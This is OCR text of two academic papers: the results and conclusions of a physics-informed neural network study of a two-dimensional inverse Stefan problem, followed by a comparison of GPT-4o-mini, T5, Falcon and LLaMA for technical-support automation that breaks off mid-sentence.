The basic heat conduction equation in a two-dimensional domain is used:

$$\frac{\partial u}{\partial t} - \frac{\partial^2 u}{\partial x^2} - \frac{\partial^2 u}{\partial y^2} = 0 \tag{17}$$

Points are sampled inside the domain to check if this equation holds.

Training data:

Points in space (x, y, t) are generated using the Monte Carlo method with uniform distribution within the given coordinate ranges.

IV. Results and Findings

The proposed physical neural network model (PINN) was trained to solve the two-dimensional inverse Stefan problem. The training process was performed for 40,000 iterations, and the training loss gradually decreased to values in the order of 10^{-4}–10^{-5}, indicating good convergence and stability.

A. Loss Estimation

The final recorded losses towards the end of the training are given below:

- Initial condition loss: $\mathcal{L}_{ics}$
- Boundary condition loss: $\mathcal{L}_{bcs}$
- Residual loss: $\mathcal{L}_{res}$
- Stefan condition loss: $\mathcal{L}_{Scs}$

These values reflect consistent compliance with the initial conditions and the governing heat equation within the domain.

B. Relative Error in Phase Boundary Prediction

The relative error of the L_2 norm in predicting the free boundary was calculated as:

$$\text{Relative Error} = \frac{\|s_{pred} - s_{true}\|_2}{\|s_{true}\|_2} \tag{18}$$

Such a low error confirms the high accuracy of the model in reconstructing the phase transition dynamics.

C. Visual Results

Graphical comparisons between the exact analytical solutions and the model predictions were performed at different time points ($t = 0.2$, 0.4, 0.6, 0.8):

t = 0.2:



Fig. 1. Temperature field at $t = 0.2$: model prediction vs. analytical solution.

The temperature field gradually decreases from the left boundary to the right, which corresponds to the direction of heat transfer.

The predicted solution exactly repeats the distribution, with minimal discrepancies.

The absolute error remains at < 0.08, localized near the moving boundary.

t = 0.4:



Fig. 2. Temperature field at $t = 0.4$: model prediction vs. analytical solution.

The temperature distribution becomes more pronounced, and the gradient between the boundaries increases.

The model correctly reproduces the change in the shape of the temperature profile.

The error increases slightly, reaching ~ 0.1, mainly in the upper part of the region, where the boundary changes faster.

t = 0.6:



Fig. 3. Temperature field at $t = 0.6$: model prediction vs. analytical solution.

The temperature gradient is increasing, and the values are getting higher.

The predicted field remains qualitatively consistent, but small discrepancies are observed near the edge areas.

The error is distributed around the perimeter, with the central part of the area having an exact match.

t = 0.8:



Fig. 4. Temperature field at $t = 0.8$: model prediction vs. analytical solution.

The temperature field continues to evolve, confirming the dynamics of heat transfer.

The model maintains high prediction accuracy, even with enhanced gradients.

The absolute error increases in certain local zones (up to 0.08), especially near the free boundary, which is an expected consequence of the complex dynamics of the phase transition.

D. The surface of the free boundary

The last figure contains a three-dimensional comparison:

- The left panel (Exact) is the analytical surface $s(y,t)$.
- The central panel (Predicted) is the surface predicted by the model.
- The right panel (Absolute Error) is an absolute error $|s_{pred} - s_{exact}|$



Fig. 5. Free boundary surface $s(y,t)$. Left: exact. Center: model prediction. Right: absolute error.

The surface has a linear dependence on the coordinates, which is well reproduced by the model.

The absolute error does not exceed 0.07, while the largest deviations are recorded in the region of large t, where the changes are more pronounced.

The geometric coincidence of the graphs confirms the successful reconstruction of the evolution of the phase transition boundary.

E. Error distribution

The absolute error plots for u show that:

- Most of the domain has very low error (< 0.05).
- There is a slight increase in error near the moving boundary, which is expected due to its dynamic nature and the non-uniform temperature gradient.

V. Discussion and Conclusions

The results demonstrate that the proposed PINN-based model is capable of solving the two-dimensional Stefan inverse problem with high accuracy and reliability.

A. Key Findings

The model successfully reconstructs the temperature field and the position of the phase transition boundary based on indirect observations.

Low relative error (3.4%) in boundary prediction confirms the effectiveness of the model when trained on sparse and indirect information.

Using analytical source and boundary data allowed us to quantitatively evaluate the effectiveness of the model.

B. Analysis of Model Effectiveness

- The model effectively reflects the dynamics of heat propagation and the evolution of the interface even in areas close to the free boundary.
- A small accumulation of errors near the interface is natural due to steep gradients and is within acceptable physical tolerances.
- Training losses indicate good convergence and consistent minimization of residuals.

C. Advantages of the Approach

- The PINN method allows solving inverse problems without requiring labeled data for the internal dynamics, relying only on physical laws.
- The flexibility of PINN allows its application to more complex boundary geometries, nonlinear materials, and multiphase problems.

D. Potential Improvements

- Incorporating the L-BFGS optimizer in later stages of training could further reduce the residual loss.
- More advanced adaptive sampling strategies could reduce the error near the moving boundary.
- Incorporating uncertainty quantification could improve the applicability of the model in real-world scenarios.

E. Conclusion

The developed PINN framework provides a powerful and flexible tool for modeling and solving inverse phase transition problems described by partial differential equations. Unlike traditional numerical methods, which often require fine discretization and can be computationally expensive when dealing with nonlinearities and moving boundaries, the PINN-based approach incorporates physical laws directly into the training process of the neural network, enabling it to generalize across different boundary and initial conditions.

This method has demonstrated its ability to accurately reconstruct both the temperature field and the free boundary dynamics based on sparse and indirect data, which is particularly valuable in real-world applications where direct measurements are limited or noisy. The low relative error in boundary prediction confirms that the model can capture the essential physics of the problem even under complex nonlinear dependencies of thermal properties on temperature and material composition.

Furthermore, the flexibility of the PINN framework allows it to be easily extended to more advanced scenarios, including multi-dimensional domains, heterogeneous materials, and multiphase systems. This adaptability, combined with the ability to integrate analytical boundary conditions and source terms, positions PINNs as a robust alternative to conventional solvers.

Overall, the results of this study confirm the viability of the PINN approach for scientific and engineering applications where high accuracy, physical consistency, and computational efficiency are essential. The presented method can serve as a basis for future research and development in the field of inverse modeling of phase transition phenomena.

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Comparative Analysis of Large Language Models for Technical Support

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***Abstract*—This research compares GPT-4o-mini, T5, Falcon, and LLaMA on technical support automation based on BLEU, ROUGE, Cosine Similarity, and Latency performance. Falcon is found to be the best model with an accuracy-runtime trade-off appropriate for real-time deployment. GPT-4o-mini shows excellent semantic comprehension but requires latency optimization for stability and responsiveness improvement. LLaMA has consistent response times but needs to be fine-tuned to improve accuracy and be domain-specific. T5, on the other hand, performs significantly worse with low BLEU and ROUGE scores and is not suitable for technical support use cases without significant changes and targeted fine-tuning.**
The principal drawbacks of this work are limitations of the dataset, as the evaluation is based on a single dataset of technical support questions, and it may not be representative of the variety of actual-world questions, for example, those that have complex troubleshooting requirements. The work also applies pre-trained and lightly fine-tuned models, whereas domain fine-tuning may yield dramatically different results. Another constraint is that the qualitative assessment is missing, as BLEU, ROUGE, and Cosine Similarity provide quantitative measures but do not capture metrics such as clarity, coherence, and contextual suitability. Moreover, latency and computational complexity were evaluated using high-end hardware, which may not reflect real-world deployment on resource-limited systems. Future research needs to be focused on improving fine-tuning techniques, incorporating human evaluation metrics, and model deployment strategies to make them as adaptable and effective as possible for real-world technical support applications.*

Keywords*—Technical Support, Large Language Models, GPT-4o-mini, T5, Falcon, LLaMA, NLP Evaluation, AI Customer Support.

I. Introduction

Large Language Models (LLMs) have been a game changer in automation for customer service using reduced response time and general satisfaction of the customers. Deep learning has made them capable of understanding and generating text, thereby being able to diagnose problems, discover issues, and provide sensible recommendations. LLMs are tremendous in their capacity but continue to face challenges such as domain adaptation, inherent prejudices, and inaccurate responses with an inconsistent hit or miss record. Models that have been trained on generic data can find it difficult to understand industry-specific jargon and technicality, and therefore it becomes increasingly important to fit and refine them for special settings. Furthermore, since LLMs are being used more and more in customer-facing contexts, providing accurate and neutral responses is of importance, particularly in situations where incorrect advice can have a dramatic effect on user outcomes.

The paper presents a comparative analysis of several LLMs—GPT-4o-mini, T5, Falcon, and LLaMA—used in technical support scenarios. Comparing these models on the basis of quantitative scores like BLEU, ROUGE, Cosine Similarity, and response time. It will gauge their capabilities and limitations in delivering strong support solutions. The results of this research aim to guide future studies and practical applications, ultimately paving the way for more able and efficient AI-driven technical assistance systems.

II. Literature Review

Large Language Models (LLMs), which are supported by deep learning technologies such as transformers, have proved to be revolutionary in interpreting natural language. The models are also supported by massive training data as well as billions of parameters that contribute towards enhancing contextual comprehension as well as flexibility. Some models that fall in these categories are GPT-4o-mini, T5, Falcon, as well as LLaMA.

One of the more effective applications of LLM is technical support, whereby they are engaged in solving tickets, giving rapid accurate answers, as well as improving customer engagement. Compared with rule-based solutions, LLM can have a multiple-turn conversation, maintain context, as well as handle advanced troubleshoot workflows. Recent architecture advancements, such as increased context length as well as sparsified attention mechanics, have also advanced in specialized domains [1].

Assessing these models technically demands standardized measures such as BLEU, ROUGE, Cosine

Similarity, and Latency. All these measures are a measure of a model in terms of providing grammar-correct, semantically appropriate, as well as computationally effective, answers, which give a complete measure of its operation [2].

The growing application in technical aid systems is a direct consequence of its power in automating solutions, ease in fixing, as well as improving client engagement. For example, GPT-4o-mini employs massive contextual embeddings in a move towards making highly fluent outputs, cutting on waiting time as well as improving users' satisfaction. Experiments have confirmed that technical aid information greatly improves accuracy in specialized queries that are serviced by highly customized LLMs [1].

A critical aspect of deploying LLMs in technical support is their ability to understand structured problem-solving workflows. Unlike traditional rule-based systems, LLMs process multi-turn conversations, retain context, and adapt to complex troubleshooting scenarios. Recent research has focused on hybrid AI-human collaboration models, where AI systems assist human agents by suggesting relevant solutions rather than autonomously resolving all queries [2]. This approach ensures that AI-generated responses remain accurate while reducing the cognitive load on support professionals.

The effectiveness of LLMs in technical support automation is largely dependent on their performance across key evaluation metrics. To benchmark these models, BLEU (Bilingual Evaluation Understudy), Cosine Similarity, and ROUGE (Recall-Oriented Understudy for Gisting Evaluation) are commonly utilized:

- BLEU measures the syntactic accuracy of AI-generated responses compared to reference solutions [3].
- Cosine Similarity assesses the semantic closeness between AI responses and actual solutions, ensuring relevance [4].
- ROUGE evaluates content recall, crucial for troubleshooting sequences where completeness is necessary [5].

In technical support environments, models such as GPT-4 and T5 have demonstrated high BLEU scores due to their structured response generation capabilities. Falcon, optimized for efficiency, perform well in real-time applications but exhibit limitations in maintaining long-term conversation coherence. Studies indicate that LLaMA, designed for research applications, excels in context retention but requires domain-specific fine-tuning to improve accuracy in troubleshooting workflows [6].

Recent advances in lightweight LLM have also had an impact on technical support applications. Sanh et al. introduced Distillbert, a distilled version of BERT that retains 97% of the understanding of the BERT language and at the same time increases the speed by 60%. Such optimization is extremely important for real-time support environments, where reducing delays is a top priority [7].

The GPT-4o-mini is built on a transformer architecture that allows efficient serial data processing. The architecture of the model is designed for processing both text and multimodal data, which makes it versatile for applications that require understanding and generating text, images, and audio. The integration of advanced encoders for visual and auditory data allows the GPT-4O-mini to efficiently process multimodal data [10]. The model training process includes three stages: pre-training, fine tuning, and alignment. This method ensures that the model will be able to process multimodal inputs and outputs after training on a limited data set [10]. The introduction of a command-based interrupt mechanism allows for more flexible interaction with users, expanding conversational capabilities.

T5 is an encoder-decoder model introduced by Raffel [9]. It treats all NLP tasks as a text-to-text conversion task, providing a unified approach to various tasks, including translation, generalization, and classification. The model was trained on a "Colossal Clean Crawled Corpus" (C4), a massive dataset containing filtered web text. The architecture is based on the standard Transformer, with the aim of pre-learning aimed at eliminating distortions in the text. The T5 is available in various sizes, from 60M (T5-Small) to 11B (T5-11B).

The Falcon-7B is a causal decoder-only model developed by the Institute of Technological Innovation, optimized for efficient output and scalability. To increase the efficiency of calculations, it uses multigroup attention, which is an extension of the mechanisms of multi-query attention. The model has 7 billion parameters and uses rotating positional inclusions and parallel attention layers to optimize performance. The model is trained on 1,500 billion tokens from the RefinedWeb dataset and uses z-loss stabilization as well as 0.1 weight attenuation to improve convergence [11]. The Falcon-7B's computing speed is optimized through parallelization, making it highly suitable for real-time applications such as support automation. However, there is a trade-off between efficiency and long-term preservation of context.

LLaMA is a transformer model designed for autoregressive decoder only, developed for scientific research and industrial applications. The model uses SwiGLU (Switched Gated Linear Unit), an activation function that increases learning efficiency and expressiveness by selectively controlling neuron activation. It also uses rotary positional inclusions (RoPE), which encode positional information using rotation matrices, which allows for better generalization of long sequences. In addition, RMSNorm (Root Mean Square Layer Normalization) replaces the standard normalization of layers, normalizing activations without using mean subtraction, which increases the stability of learning and computational efficiency. Although LLaMA demonstrates a strong understanding of context, it often needs to be carefully customized for specific applications, such as troubleshooting technical issues. LLaMA-2 is available in configurations with 7 billion, 13 billion and 70 billion parameters, while the largest model is designed for 2 trillion tokens. Unlike Falcon, LLaMA is designed to preserve context for a long time, but requires fine-tuning depending on the subject area to improve the accuracy of troubleshooting workflows.

Despite their capabilities, LLMs face problems such as hallucinations, a tendency to generate plausible but

incorrect answers [3]. This issue is especially important for technical support, where inaccurate responses can mislead users and exacerbate technical problems.

Bias in the training data can lead to distortions in the responses generated by AI [8]. In addition, technical support data often contains confidential information about the customer, which requires the use of reliable confidentiality mechanisms such as differential confidentiality and adversary training methods.

III. METHODOLOGY

This study employs a comparative experimental approach to evaluate the performance of LLMs in technical support contexts. The research benchmarks GPT-4, T5, Falcon, LLaMA, and using standardized NLP evaluation metrics, specifically BLEU, Cosine Similarity, and ROUGE. These metrics provide insights into the syntactic accuracy, semantic relevance, and completeness of AI-generated responses when handling support tickets. The models are tested on both their pre-trained states and, where applicable, fine-tuned on technical support datasets.

The dataset is 20,000 customer support queries with customer question, automated tagging by the system, and solution information. It is split into 15 "subject," "body," and "answer" of the major text information being assessed by the models. The fields are issue description, customer question, and AI-human response of significant worth to calculate the accuracies of the models to deliver support solutions that are implementable to the customer queries.

Additionally, the database also stores category properties like "type" (Request, Incident), "queue" (Technical Support, General Inquiry), "priority" (high, medium, low), "language" (German, English). These are the properties being applied to group by and to filter support issues. The database also stores a set of tag properties (tag_1 to tag_8), that do the classification at the topic level like Security, Compliance, Performance, or Hardware Issues. However, the tag with the highest number (tag_5 to tag_8) have less number of non-null entries that means that a sub-set of queries is a specific classification. For this research work, a sample of the base database was selected that was filtered to have English-language technical support queries. Here 1,000 samples were selected where the queue category is "Technical Support" to have the specific troubleshooting queries of the domain included. The filtering was applied to include a domain-related filtering to preserve the measurement domain specific to have a valid measurement of AI response with a realistic environment of a technical support environment.

Each model is tested in its standard configuration and, where necessary, fine-tuned for improved domain-specific performance. Fine-tuning is performed using supervised learning, where models are trained on labeled support ticket conversations. Hyperparameters such as learning rates, batch sizes, and context window sizes are optimized to balance performance and computational efficiency. A key consideration is the capacity of each model to retain context across multi-turn conversations, as effective technical support often requires maintaining coherent dialogues over multiple exchanges.

To assess the quality of responses, this study employs three primary evaluation metrics. BLEU measures syntactic accuracy by comparing AI-generated responses to reference solutions. This metric relies on n-gram precision with a brevity penalty to account for length discrepancies. The BLEU score is computed as:

$$BLEU = BP \cdot \exp\left(\sum_{n=1}^{N} w_n \log P_n\right) \quad (1)$$

where *BP* is the brevity penalty, and *Pn* represents precision for n-grams. In shortly, brevity penalty ensures that if the generated response is shorter than the reference text, the score is penalized to reflect the missing content. And Pn(Precision) is computed for n-grams, meaning BLEU does not only consider single-word matches but also sequences of words to ensure grammatical and contextual accuracy.

Cosine Similarity evaluates the semantic closeness between AI-generated responses and actual solutions. It represents responses as vector embeddings and calculates their cosine similarity as:

$$\text{Cosine Similarity} = \frac{A \cdot B}{\|A\|\|B\|} \quad (2)$$

where **A** and **B** are vectorized representations of the responses. In real-world debugging, the AI outputs will normally paraphrase appropriately rather than word by word repetition. AI outputs are aided by the Cosine Similarity to replicate the meaning and intent of the experts' outputs without necessarily repeating word by word. It is a robust measure to estimate the semantic correctness compared to the BLEU measure.

ROUGE measures recall over content [5], which is essential in troubleshootings with a requirement for completeness. The research utilizes ROUGE-1, ROUGE-2, and ROUGE-L in order to measure overlap over words, bigram precision, as well as recall over longest common subsequence.

Beyond accuracy and relevance, computational cost is also quantified in terms of response latency. All models are implemented on high-end machines, i.e., on TPU v4 clusters, in order to have comparable benchmarking. Sampling strategies are also included in the study with a 0.7 level of temperature as well as a combination of top-k (k=50) with top-p (p=0.9), which is intended to balance coherence with response variety.

The use of technical aid information calls for measures on privacy. All information are anonymised before removing identifiable information. In addition, LLM is assessed in terms of unbiased output in resulting solutions, particularly in those contexts in which erroneous information can produce erroneous troubleshoot instructions. The largest shortcoming in technical aid by LLM is its hallusinating feature, in which it presents plausible erroneous answers. To counteract that, hybrid AI-human partnership is also experimented in research in which AI output is audited by human agents prior to

release. Finally, because LLM is a probability-based model, having a means in which it can declare categorically that it does not have sufficient information is a big challenge.

IV. RESULTS

This section shows the text generation of GPT-4o-mini, T5, Falcon, and LLaMA models in technical support tasks using BLEU, ROUGE, Cosine Similarity, and Latency metrics. The results clearly shows the strengths and limitations of each model, providing insights into their effectiveness for real-time troubleshooting in context of this metrics.

A. GPT-4o-mini results

The overall technical support performance of GPT-4o-mini is evaluated using BLEU, ROUGE, Cosine Similarity, and Latency. These measures determine the syntactical correctness, semantic pertinence, and computational performance of the model, respectively, and shed light on its practicability in real-time customer support and troubleshooting.



Figure 1. Performance Evaluation of GPT-4o-mini Model.

Figure 1 illustrates the performance analysis of GPT-4o-mini on technical support. The BLEU score distribution remains relatively low, with most of the values under 0.1, which indicates that the model tends to paraphrase answers rather than providing exact copies of reference solutions. This could reflect syntactic precision constraints but is not necessarily reflective of poor performance because varied but contextually appropriate answers can be useful in troubleshooting scenarios.

The ROUGE scores, which are mostly between 0.1 and 0.4, show that although the model preserves important information, structural discrepancies remain. The Cosine Similarity results also support this observation, with most values being above 0.6, indicating that GPT-4o-mini is able to capture the semantic meaning of queries even if the wording is not the same. This suggests that although the model is good at understanding the context, domain-specific fine-tuning would be able to make it even better aligned with technical jargon and structured resolution steps.

The latency analysis in Figure 1 shows the model's real-time performance with most response times below five seconds. There is a single outlier over 90 seconds, reflecting inefficiency on the rare occasion, which can be explained by deep reasoning operations or multi-turn dialogue. These findings support the need for optimization within inference approaches to ensure consistent performance. GPT-4o-mini generally has strong contextual understanding but its paraphrasing behavior and response inconsistency need improvement for domain-specific use cases.

B. T5 results



Figure 2. Performance Evaluation of T5 Model.

The evaluation of T5's performance in technical support tasks, as shown in Figure 2, shows significant deviations from expected benchmarks. BLEU scores are extremely low, with most values ranging towards zero and few scattered peaks around 0.02. This indicates that T5 lacks syntactic accuracy, failing to generate responses highly similar to reference solutions.

The ROUGE scores, although higher, are very low, and the majority of values are below 0.1. This shows that even though T5 can recover some useful information, it cannot recover troubleshooting steps fully, leading to response incompleteness or misalignment. The Cosine Similarity scores, still below 0.3, reinforce the trend and show poor semantic alignment with reference solutions. These findings contradict GPT-4o-mini, which demonstrated higher semantic alignment even in the presence of paraphrasing behaviors.

Latency analysis indicates T5's near-zero response time, suggesting that although it performs queries efficiently, its low accuracy renders it useless for troubleshooting. The above results suggest that, in its current configuration, T5 is not suited for technical support automation without fine-tuning to a large extent. Domain adaptation, fine-tuning on structured support ticket data,

and retrieval-based augmentation techniques need to be the target of future improvements.

C. *Falcon results*

As the need increases with the passage of time for automated support systems, Large Language Models have also shown the potential to improve response quality and effectiveness to a larger extent. Of all the LLMs, Falcon also revealed significant potential to solve problems in real time with its robust semantic quality, response organization, and computational performance.



Figure 3. Performance Evaluation of Falcon Model.

The Falcon performance, as indicated in Figure 3, is very strong with respect to semantic accuracy and response time and hence may be a strong candidate for real-time technical support use.

Falcon's BLEU scores also show a wide distribution of values, with the majority of responses ranging from 0.1 to 0.4, but with some spikes above 0.8. This shows syntactic accuracy with high variance, in which some of the responses exactly match reference solutions and others don't. The 0.2 to 0.6 ROUGE scores show that Falcon is able to capture important informational content effectively, validating its ability to generate structured troubleshooting steps. Individual outliers above 0.8 suggest cases where Falcon provides highly detailed responses.

Falcon's Cosine Similarity scores are strongly dispersed, and most of the values are above 0.6 with some close to 0.9, demonstrating high semantic correspondence with reference solutions. This shows that while Falcon paraphrases answers, it is able to capture the key meaning of technical solutions.

The breakdown in Figure 3 once again shows the computational effectiveness of Falcon, as response times are typically under 2 seconds. While spikes over 5 seconds do occur from time to time, the model's consistent processing times make it among the top-performing models tested. The absence of high latency outliers verifies that Falcon performs well across query types, reducing opportunities for unforeseen slowdowns.

Falcon achieves speed and semantic accuracy well in balance, and thus is a leading candidate for use in real applications. High scores variability of BLEU and ROUGE points towards the requirement to fine-tune structurally for improving syntactic and phrasing coherence. Improvements in the future must stabilize structured response generation so that troubleshooting steps remain accurate and consistently formatted.

D. *LLaMA results*



Figure 4. Performance Evaluation of Falcon Model.

The performance comparison of LLaMA, as presented in Figure 4, encourages consistency improvement compared to the previous assessments. Overall performance of LLaMA, while more consistent, remains under expectation, particularly in the scenario of structured technical support tasks.

BLEU scores range from 0.05 to 0.35, an improvement over the previous tests when BLEU scores were near zero. However, the absence of higher BLEU peaks demonstrates that LLaMA still struggles to create perfectly correct syntactic matches for troubleshooting inquiries. The ROUGE scores, which range from 0.1 to 0.6, inform us that while LLaMA includes relevant information, it does not maintain structured details necessary for technical problem-solving.

The Cosine Similarity values ranging from 0.15 to 0.7 are more stable, meaning that LLaMA now retains the core sense of responses better. Nevertheless, to get the optimum results for technical support use cases, Cosine Similarity values of 0.8 or higher would be preferable.

One of the main findings in Figure 4 is the latency analysis, in which response times are evenly distributed and low throughout. In contrast to the other evaluations in which response times were close to zero, the present findings indicate well-balanced computational efficiency, which makes LLaMA more amenable to real-time applications, provided its accuracy can be further improved.

According to the results above, while LLaMA is more stable, its semantic and syntactic correctness are not yet sufficient for formal technical support work. Its future improvements must involve fine-tuning over domain-specific datasets, enhancing context retention mechanisms, and employing response re-ranking approaches. While more dependable in response, LLaMA

requires further tuning before becoming a viable option for the automation of technical support.

TABLE I. FINAL COMPARISON OF MODELS

Model	BLEU Score	ROUGE Score	Cosine Similarity	Latency	Outcome
GPT-4o-mini	Low (<0.1)	Fair (0.1-0.4)	High (>0.6)	<5s	Good, needs latency optimization
T5	Very Low (~0.0)	Very Low (<0.1)	Low (<0.3)	<1s	Not suitable without fine-tuning
Falcon	Fair (0.1-0.4)	High (0.2-0.6)	High (>0.6)	<2s	Best candidate, minor refinement needed
LLaMA	Inconsistent (0.05-0.35)	Fair (0.1-0.6)	Inconsistent (0.15-0.7)	<5s	Needs extensive fine-tuning

The comparative analysis of GPT-4o-mini, T5, Falcon, and LLaMA for technical support tasks shows stark difference in syntactic accuracy, semantic coherence, and computation cost. While some models are promising for practical usage, others require fine-tuning on a large scale. GPT-4o-mini demonstrates strong semantic understanding with high Cosine Similarity (>0.6) but low BLEU (<0.1) scores, indicating high paraphrasing rates. It is low-latency (<5s), except for occasional outliers (>90s), and requires optimization for stability. T5 is the poorest, with BLEU and ROUGE near zero and Cosine Similarity <0.3, and is not suitable for technical support without heavy fine-tuning.

Falcon does better than the rest, with a trade-off of moderate BLEU values (0.1-0.4), high ROUGE (0.2-0.6), and high Cosine Similarity (>0.6) but low latency (<2s), making it a potential candidate for real-time deployment. LLaMA behaves erratically, with fluctuating BLEU (0.05-0.35) and Cosine Similarity (0.15-0.7) values. Although it is lightweight computationally, it requires heavy fine-tuning to achieve good accuracy.

Finally according to these results Falcon is the best model for real-time technical support, with the best balance between efficiency and accuracy. GPT-4o-mini is promising but needs latency optimization. LLaMA has potential but needs further fine-tuning, and T5 is currently not apropriate without major improvement.

V. LIMITATIONS AND FUTURE WORK

Despite the results of the comparative analysis, it is necessary to note a number of limitations of the study. First, the analysis was conducted on a single data set of technical support requests, which may not cover the full range of real—world requests, from lengthy troubleshooting processes to ambiguous user data. In the future, it is worthwhile to expand the study using more diverse industry datasets to increase the generalizing power of conclusions.

Secondly, the models were tested in a pre-learning mode with easy fine-tuning, whereas a full-fledged adaptation to a specific area can significantly change the results. Although the Falcon has demonstrated the best compromise between accuracy and efficiency, further hyperparameter optimization and fine tuning can improve the performance of models such as the GPT-4o-mini and LLaMA. An additional limitation is the lack of a qualitative analysis of the correctness of the responses. The standard metrics (BLEU, ROUGE, and cosine similarity) provide only quantitative estimates and do not reflect important aspects such as consistency, clarity, and contextual flexibility. Therefore, further research should include an expert assessment and real-world field trials to verify the operation of the models in a practical support environment.

Finally, latency and computational efficiency were evaluated on high-performance hardware. When deploying models in conditions of limited computing resources, efficiency may be lower.

A study of the GPT-4o-mini, T5, Falcon, and LLaMA models in real-world applications has demonstrated their diverse capabilities and limitations in areas such as education, healthcare, sentiment analysis, and technical support. Comparative analysis showed significant differences in syntactic accuracy, semantic consistency, and computational efficiency.

GPT-4o-mini is successfully used in educational systems for automated essay evaluation, where the emphasis is on semantic analysis instead of simple text comparison [13]. In technical support, the model demonstrates high cosine similarity (>0.6), which indicates the ability to capture context, but low BLEU scores (<0.1) indicate significant paraphrasing, which limits its use to reproduce accurate responses. In addition, GPT-4o-mini has shown potential in processing structured data in medical records, although with certain limitations in completeness [14]. Despite the overall low latency (<5 seconds), random outliers exceeding 90 seconds indicate instability requiring optimization.

T5 has been widely recognized for its contribution to the tasks of text generation and machine translation [15], however, as part of the technical support assessment, it showed the weakest results: BLEU and ROUGE values are close to zero, and cosine similarity is below 0.3. This indicates problems with syntactic consistency and semantic relevance, which is confirmed by studies of non-autoregressive models for eliminating bottlenecks in the generation of questions. Thus, without careful configuration, T5 is not suitable for real-time use in technical support systems.

Falcon performed well in a number of tests, including MathVista, DocVQA, and VQAv2 [16]. In the field of technical support, Falcon showed a balance: moderate metric values (0.1–0.4 and 0.2–0.6) and stable high cosine similarity (>0.6) along with the lowest latency (<2

